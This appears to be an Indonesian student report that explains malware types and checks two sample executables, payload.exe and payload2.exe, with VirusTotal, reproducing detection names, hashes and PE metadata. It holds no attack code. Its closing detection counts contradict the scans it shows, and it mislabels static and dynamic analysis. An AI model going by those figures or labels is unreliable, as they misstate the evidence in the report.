
Network Security: Malware

Malware adalah singkatan dari *Malicious Ware* yang berarti perangkat lunak yang dirancang untuk mengganggu kerja dari sebuah sistem komputer. Perangkat lunak ini diperintahkan untuk melakukan perubahan diluar kewajaran kerja dari sistem komputer. Malware biasanya menyusup pada sistem jaringan komputer tanpa diketahui oleh pemilik jaringan komputer, dari jaringan komputer ini malware tersebut akan memasuki sebuah sistem komputer. Pemilik komputer juga tidak mengetahui bahwa komputernya telah disusupi oleh malware. Tujuan seseorang untuk menyusupkan program jahat bermacam-macam, yaitu: mulai hanya sekedar iseng ingin mencoba kemampuan, merusak data, mencuri data, sampai menguasai computer orang lain dan mengendalikannya dari jarak jauh melalui jaringan komputer. Bentuk Malware ini dapat muncul dalam bentuk kode dieksekusi (exe), script, konten aktif, dan perangkat lunak lainnya[1].

Analisis *malware* adalah proses yang biasa dilakukan seoran analis malware untuk menginvestigasi karak- teristik dan perilaku malware [2]. Analisa atau kajian ini sangat penting untuk dilakukan karena [3]:

- Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi (.exe), pengolah kata (.doc), pengolah angka (.xls), gambar (.jpg), dan lain sebagainya-sehingga jika pengguna awam mengakses dan membukanya, akan langsung mejadi korban program jahat seketika.
- Malware sering diselipkan didalam kumpulan file yang dibutuhkan untuk menginstalasi sebuah program atau aplikasi tertentu, sehingga jika sang pengguna melakukan instalasi terhadap aplikasi dimaksud, seketika itu juga malware diaktifkan.
- Malware sering disamarkan dengan menggunakan nama file yang umum dipakai dalam berbagai keperluan, seperti driver (.drv), data (.dat), library (.lib), temporary (.tmp), dan lain-lain – sehingga pengguna tidak sadar akan kehadirannya di dalam komputer yang bersangkutan.
- Malware sering dikembangkan agar dapat menularkan dirinya ke tempat-tempat lain, dengan cara kerja seperti virus atau worms – sehingga komputer pengguna dapat menjadi sarang atau sumber program jahat yang berbahaya.

- Malware sering ditanam di dalam sistem komputer tanpa diketahui oleh sang pengguna – sehingga sewaktu-waktu dapat disalahgunakan oleh pihak yang tidak berwenang untuk melakukan berbagai tindakan kejahatan; dan lain sebagainya.



Gambar 1. Proses analisis malware [2]

Berikut adalah beragam jenis Malware [1]

- **Virus:**

  Virus adalah sebuah program replikasi diri yang menempel pada perangkat lunak yang sah dan membutuhkan interaksi pengguna untuk berhasil menginfeksi sistem.Virus adalah sebutan untuk salah satu malware. Malware belum tentu virus, tapi virus sudah pasti malware. Virus dapat menyebar dan berkembang di dalam sistem komputer. Beberapa virus tidak akan terasa dampaknya pada komputer atau perangkat lainnya, namun ada pula virus yang sifatnya berbahaya. Karena bias memperbanyak diri, dampak yang paling terasa adalah berkurangnya ruang di memory atau hard disk perangkat dengan signifikan.

- **Trojan Horse**

  Trojan Horse merupakan jenis malware yang memiliki sifat seperti kuda Trojan. Trojan dapat berupa program apapun yang menyerupai program yang sah, namun didalamnya memiliki beberapa kode berbahaya. Jenis ini merupakan kode non-replikasi dan umumnya bersifat parasit karena membutuhkan sebuah

program yang sah untuk menyembunyikan diri. Trojan merupakan sebuah perangkat lunak yang berdiri sendiri yang tidak menempelkan dirinya ke program lain atau menyebarkan dirinya melalui jaringan. Sebuah Trojan Backdoor, setelah diinstal dapat memungkinkan hacker untuk mengakses secara remote terhadap komputer yang telah terinfeksi. Penyerang setelah itu dapat melakukan berbagai tindakan pada komputer yang terkena, dari mulai mencuri informasi sampai menggunakan komputer untuk mengirimkan SPAM.

- **Worm:**

  Worm adalah sebuah program replikasi diri yang menggunakan kerentanan dalam jaringan komputer untuk menyebarkan dirinya. Berbeda dengan virus komputer worm tidak perlu melampirkan sendiri ke program lain dan tidak memerlukan interaksi pengguna untuk menjalankan. Kerusakan yang disebabkan oleh worm komputer tergantung pada muatan mereka. Meskipun beberapa worm hanya diprogram untuk memperbanyak diri di seluruh jaringan, mereka masih bisa mengganggu karena mereka mengkonsumsi bandwidth jaringan. Worm lain membawa muatan lebih berbahaya karena mereka bisa menciptakan backdoors untuk hacker untuk mengambil kontrol dari PC, mengubahnya menjadi sebuah "zombie" yang akan mengeksekusi perintah dari kata hacker .

- **Trapdoor:**

  Istilah Trapdoor dapat berarti pintu masuk alternatif ke dalam sistem. Jenis malware ini digunakan untuk memotong mekanisme keamanan yang ada dibangun menuju ke dalam sistem. Mereka umumnya dibuat oleh programmer untuk menguji fungsi kode tertentu dalam waktu yang singkat, sehingga dalam banyak kasus, tidak sengaja tertinggal. Namun, jenis malware ini juga mungkin ditanam oleh penyerang untuk menikmati akses istimewa. trapdoors umumnya mandiri dan berjenis non-replikasi malware.

- **Logic Bomb:**

  Logic Bomb adalah jenis malware yang mengeksekusi beberapa set instruksi untuk menyerang sistem informasi berdasarkan logika yang didefinisikan oleh penciptanya. Logic bomb biasanya berupa program yang menggunakan waktu atau peristiwa yang baik sebagai pemicu. Ketika kondisi yang ditetapkan dalam set instruksi dipenuhi, kode yang berada payload dijalankan.

- **Spyware:**

  Malware ini adalah jenis kode berbahaya yang digunakan untuk memata-matai kegiatan korban pada sistem dan juga untuk mencuri informasi yang sensitif dari klien. Spyware adalah perangkat lunak yang mengumpulkan informasi tanpa persetujuan pengguna dan melaporkan hal ini kepada pembuat perangkat lunak. Jenis informasi yang dikumpulkan benar-benar tergantung pada apa yang pembuat spyware inginkan. Informasi ini kemudian dapat dijual kepada pengiklan yang dapat mengirimkan lebih banyak iklan bertarget. Mereka juga bisa mendapatkan informasi seperti username, password dan informasi sensitif lainnya. Mereka menggunakan informasi ini untuk mencuri identitas dan uang.

- **Rootkit:**

  Rootkit adalah kumpulan program yang digunakan untuk mengubah fungsi system operasi standar dengan tujuan untuk menyembunyikan kegiatan berbahaya yang sedang dilakukan olehnya. Malware ini umumnya menggantikan operasi dari utilitas umum seperti kernel, netstat, ls, ps dengan set dari program mereka sendiri, sehingga salah satu aktivitas yang berbahaya dapat disaring sebelum menampilkan hasilnya pada layar.

- **Bot dan Botnet:**

  Bot adalah program yang melakukan tindakan berdasarkan instruksi yang diterima dari tuannya atau controller. Jaringan yang digunakan oleh bot tersebut disebut botnet. Karena ini adalah program yang bersifat otonom, maka sering digunakan dalam lingkungan komunitas tertutup untuk menyelesaikan banyak tugas berbahaya dengan menggunakan teknik remote kontroler (dikendalikan dari jauh). Bot-agen (perangkat lunak yang mengubah suatu komputer menjadi bot) didistribusikan dalam beberapa cara, salah satu metode distribusi yang paling umum untuk bot-agen adalah melalui lampiran e-mail. Inilah sebabnya mengapa penting untuk tidak membuka lampiran dari sumber yang tidak diketahui. Bot-agen juga dapat dimasukkan dalam software ilegal/file. Jadi metode yang baik untuk mencegah bot- agen adalah untuk tidak berpartisipasi dalam mengunduh materi ilegal. Juga menjaga browser internet Anda up-to-date untuk mencegah Drive-by-download.

TUGAS

Lakukan analisis terhadap 2 file payload tersebut :

1. payload.exe
2. payload2.exe


Payload.exe dan payload2.exe merupakan program aplikasi yang berisi malware dengan format ekstensi .exe yang berarti program tersebut merupakan program yang dapat di install pada sistem operasi windows.

Untuk melakukan analisa malware, ada dua metode/cara, yaitu:

1. Metode static
2. Metode dynamic.

Metode static kita dapat menggunakan tool pada website http://virustotal.com/. Menggunakan tools tersebut, kita hanya men-*input*-kan saja aplikasi payload.exe dan payload2.exe pada laman website. Sedangkan untuk metode dynamic penulis menggunakan tools Ghex dan String yang dijalankan pada sistem operasi Linux.

Berikut adalah hasil analisis malware payload.exe dan payload2.exe menggunakan metode static, di tools website http://virustotal.com/ :



Community Statistics Documentation FAQ About English Join our community Sign in

Avast	Win32:Agent-AODJ [Trj]	20170405
AVG	Worm/AutoRun.PQ	20170405
Avira (no cloud)	W32/Tapin	20170405
AVware	Virus.Win32.Grenam.a (v)	20170405
Baidu	Win32.Worm.Delf.bi	20170405
BitDefender	Gen:Win32.Malware.GKW@a42T32ki	20170405
Bkav	W32.FakeExeYHPtv.Worm	20170404
CAT-QuickHeal	W32.Grenam.A	20170405
ClamAV	Win.Virus.Gnamer-1	20170405
CMC	Virus.Win32.RenamerIO	20170405
Comodo	TrojWare.Win32.Delf.NRJ	20170405
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170130
Cyren	W32/Renamer.A.gen!Eldorado	20170405
DrWeb	Trojan.Inject1.28681	20170405
Emsisoft	Gen:Win32.Malware.GKW@a42T32ki (B)	20170405
Endgame	malicious (high confidence)	20170404
ESET-NOD32	Win32/Delf.NRJ	20170405
F-Prot	W32/Renamer.A.gen!Eldorado	20170405
F-Secure	Gen:Win32.Malware.GKW@a42T32ki	20170405
Fortinet	W32/Renamer.BQT!tr	20170405
GData	Gen:Win32.Malware.GKW@a42T32ki	20170405
Ikarus	Virus.Win32.Renamer	20170405
Invincea	virus.win32.grenam.a	20170203
Jiangmin	Worm/Delf.yc	20170405
K7AntiVirus	Trojan (000c8b551)	20170405
K7GW	Trojan (000c8b551)	20170405
Kaspersky	Virus.Win32.Renamer.j	20170405
McAfee	W32/Gnamer	20170405
McAfee-GW-Edition	BehavesLike.Win32.Gnamer.hh	20170405
Microsoft	Virus:Win32/Grenam.A	20170405
eScan	Gen:Win32.Malware.GKW@a42T32ki	20170405
NANO-Antivirus	Trojan.Win32.Renamer.Inwkz	20170404
Panda	W32/Renamer.F.worm	20170404
Qihoo-360	HEUR/QVM05.1.46E4.Malware.Gen	20170405
Rising	Trojan.Win32.Renamer.g (classic)	20170405
SentinelOne (Static ML)	static engine - malicious	20170330
Sophos	W32/Renamer-M	20170405
SUPERAntiSpyware	Trojan.Agent/Gen-Renamer	20170405
Symantec	W32.Tapin	20170404
TrendMicro	TROJ_AGENT_005249.TOMB	20170405
TrendMicro-HouseCall	TROJ_AGENT_005249.TOMB	20170405
VBA32	Virus.Renamer.13209	20170404
VIPRE	Virus.Win32.Grenam.a (v)	20170405
ViRobot	Win32.Renamer.A[h]	20170405
Webroot	W32.Virus.Gen	20170405
Zillya	Worm.Delf.Win32.2241	20170404
ZoneAlarm by Check Point	Virus.Win32.Renamer.j	20170405
AegisLab	✔	20170405
Alibaba		20170405

ZoneAlarm by Check Point	Virus.Win32.Renamer.j	20170405
AegisLab	✓	20170405
Alibaba	–	20170405
Kingsoft	✓	20170405
Malwarebytes	✓	20170405
nProtect	✓	20170405
Palo Alto Networks (Known Signatures)	✓	20170405
Symantec Mobile Insight	–	20170405
Tencent	✓	20170405
TheHacker	✓	20170403
Trustlook	–	20170405
WhiteArmor	–	20170327
Yandex	✓	20170404
Zoner	✓	20170405

Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

virustotal

SHA256: d755aea9887ce5a6d8a1480ff5ec2c351adfdb112283c6260d8961bf5f527507
File name: payload.exe
Detection ratio: 47 / 61
Analysis date: 2017-04-04 07:31:14 UTC (1 day, 6 hours ago)

Analysis | File detail | Additional information | Comments 1 | Votes | Behavioural information

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem.

FileVersionInfo properties

Copyright	Copyright 2009 The Apache Software Foundation.
Product	Apache HTTP Server
Original name	ab.exe
Internal name	ab.exe
File version	2.2.14
Description	ApacheBench command line utility
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at http://www.apache.org/licenses/LICENSE-2.0 Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2009-04-03 20:27:51
Entry Point	0x00005A8D
Number of sections	4

PE sections

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	43366	45056	7.03	27ad3b9b1595f290866fe9a0812ed638
.rdata	49152	4070	4096	5.32	25d7ceee3aa85bb3e8c5174736f6f830
.data	53248	28764	16384	4.41	283b5f792323d57b9db4d2bcc46580f8
.rsrc	86016	1992	4096	1.96	c13a9413aea7291b6fc85d75bfcde381

Overlays

MD5	95eb479e8f470740aa86bcb86cb13966
File type	data
Offset	73728
Size	74

Size	74
Entropy	4.61

PE imports

[+] ADVAPI32.dll
[+] KERNEL32.dll
[+] MSVCRT.dll
[+] WS2_32.dll
[+] WSOCK32.dll

Number of PE resources by type

RT_VERSION	1

Number of PE resources by language

ENGLISH US	1

PE resources

465417d96548ce85076f6509efac41e5ad02fee2b8f712416e8b6aa08d93c494	data

Debug information

Type	Timestamp	Offset	Size
IMAGE_DEBUG_TYPE_CODEVIEW (2)	Tue Sep 29 03:34:14 2009	73728	74 Bytes

ExifTool file metadata

FileDescription	ApacheBench command line utility
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at
InitializedDataSize	40960
ImageVersion	0.0
ProductName	Apache HTTP Server
FileVersionNumber	2.2.14.0
LanguageCode	English (U.S.)
FileFlagsMask	0x003f
CharacterSet	Unicode
LinkerVersion	6.0
FileTypeExtension	exe
OriginalFileName	ab.exe
MIMEType	application/octet-stream
Subsystem	Windows GUI
FileVersion	2.2.14
TimeStamp	2009:04:03 21:27:51+01:00
FileType	Win32 EXE
PEType	PE32
InternalName	ab.exe
SubsystemVersion	4.0
ProductVersion	2.2.14
UninitializedDataSize	0
OSVersion	4.0
FileOS	Win32
LegalCopyright	Copyright 2009 The Apache Software Foundation.
MachineType	Intel 386 or later, and compatibles
CompanyName	Apache Software Foundation
CodeSize	45056
FileSubtype	0
ProductVersionNumber	2.2.14.0
EntryPoint	0x5a8d
ObjectFileType	Executable application

File identification


MD5	419fb002c04c937b45003ffa0a7c238
SHA1	664fc787501cb6c46de15bdc4ae23268aabf3f48
SHA256	d755aea9887ce5a6d8a1480ff5ec2c351adfdb112283c6260d8961bf5f527507
ssdeep	1536:l83EOJetRYA7oWFzjtjHRaiSaZaKfpM/OMb+KR0Nc8QsJq39:eY+oW/KXKfm2e0Nc8QsC9
authentihash	3de9c57443c4a97bdc991206e3936709e3422b2ec94ad6fa273f14874ce5dabd
imphash	481f47bbb2c9c21e108d65f52b04c448
File size	72.1 KB (73802 bytes)
File type	Win32 EXE
Magic literal	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (42.2%) Win64 Executable (generic) (37.3%) Win32 Dynamic Link Library (generic) (8.8%) Win32 Executable (generic) (6.0%) Generic Win/DOS Executable (2.7%)
Tags	peexe overlay

VirusTotal metadata

First submission	2017-04-04 07:31:14 UTC (1 day, 6 hours ago)
Last submission	2017-04-04 07:31:14 UTC (1 day, 6 hours ago)
File names	ab.exe payload.exe


Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Gambar 2. Hasil payload.exe


Antivirus scan for 311d5cd...
Antivirus scan for 7171b73...
https://virustotal.com/en/file/7171b73fbb2b144b065608f8cdb6489b88c0f6ce72888f24387cfe5e61dcb849/analys
Search
Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in
virustotal
SHA256: 7171b73fbb2b144b065608f8cdb6489b88c0f6ce72888f24387cfe5e61dcb849
File name: payload2.exe
Detection ratio: 3 / 56
Analysis date: 2017-04-04 08:15:37 UTC (1 day ago)
0
1
Analysis
Additional information
Comments 0
Votes
Antivirus
Result
Update
Avast
Win32:Swrort-S [Trj]
20170404
ClamAV
Win.Trojan.MSShellcode-7
20170404
DrWeb
PowerShell.DownLoader.36
20170404
Ad-Aware
20170404
AegisLab
20170404
AhnLab-V3
20170403
Alibaba
20170403
ALYac
20170404
Antiy-AVL
20170404
Arcabit
20170404
AVG
20170404
Avira (no cloud)
20170404
AVware
20170404
Baidu
20170331
BitDefender
20170404
Bkav
20170404
CAT-QuickHeal
20170404
CMC
20170404
Comodo
20170404
CrowdStrike Falcon (ML)
20170130
Cyren
20170404
Emsisoft
20170404
Endgame
20170403
ESET-NOD32
20170404
F-Prot
20170404
F-Secure
20170404
Fortinet
20170404
GData
20170404
Ikarus
20170404
Invincea
20170203
Jiangmin
20170404
K7AntiVirus
20170404
K7GW
20170404
Kaspersky
20170404
Kingsoft
20170404
Malwarebytes
20170404
McAfee
20170404
McAfee-GW-Edition
20170404

Microsoft	✓	20170404
eScan	✓	20170404
NANO-Antivirus	✓	20170404
nProtect	✓	20170404
Palo Alto Networks (Known Signatures)	–	20170404
Panda	✓	20170403
Qihoo-360	✓	20170404
Rising	✓	20170404
SentinelOne (Static ML)	–	20170330
Sophos	✓	20170404
SUPERAntiSpyware	✓	20170404
Symantec	✓	20170403
Symantec Mobile Insight	–	20170404
Tencent	✓	20170404
TheHacker	✓	20170403
TrendMicro	✓	20170404
Tencent	✓	20170404
TheHacker	✓	20170403
TrendMicro	✓	20170404
TrendMicro-HouseCall	✓	20170404
Trustlook	–	20170404
VBA32	✓	20170403
VIPRE	✓	20170404
ViRobot	✓	20170403
Webroot	✓	20170404
WhiteArmor	–	20170327
Yandex	✓	20170327
Zillya	✓	20170402
ZoneAlarm by Check Point	✓	20170404
Zoner	✓	20170404


Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy



Gambar 3. Hasil payload2.exe

Berdasarkan hasil dari gambar 2 dan gambar 3, payload.exe merupakan aplikasi berbahaya karena tools mendeteksi adanya 52 statistik *warning* dari total 61 statistik global. Sedangkan pada payload2.exe tools mendeteksi 3 statistik *warning* dari total 51 statistik global.

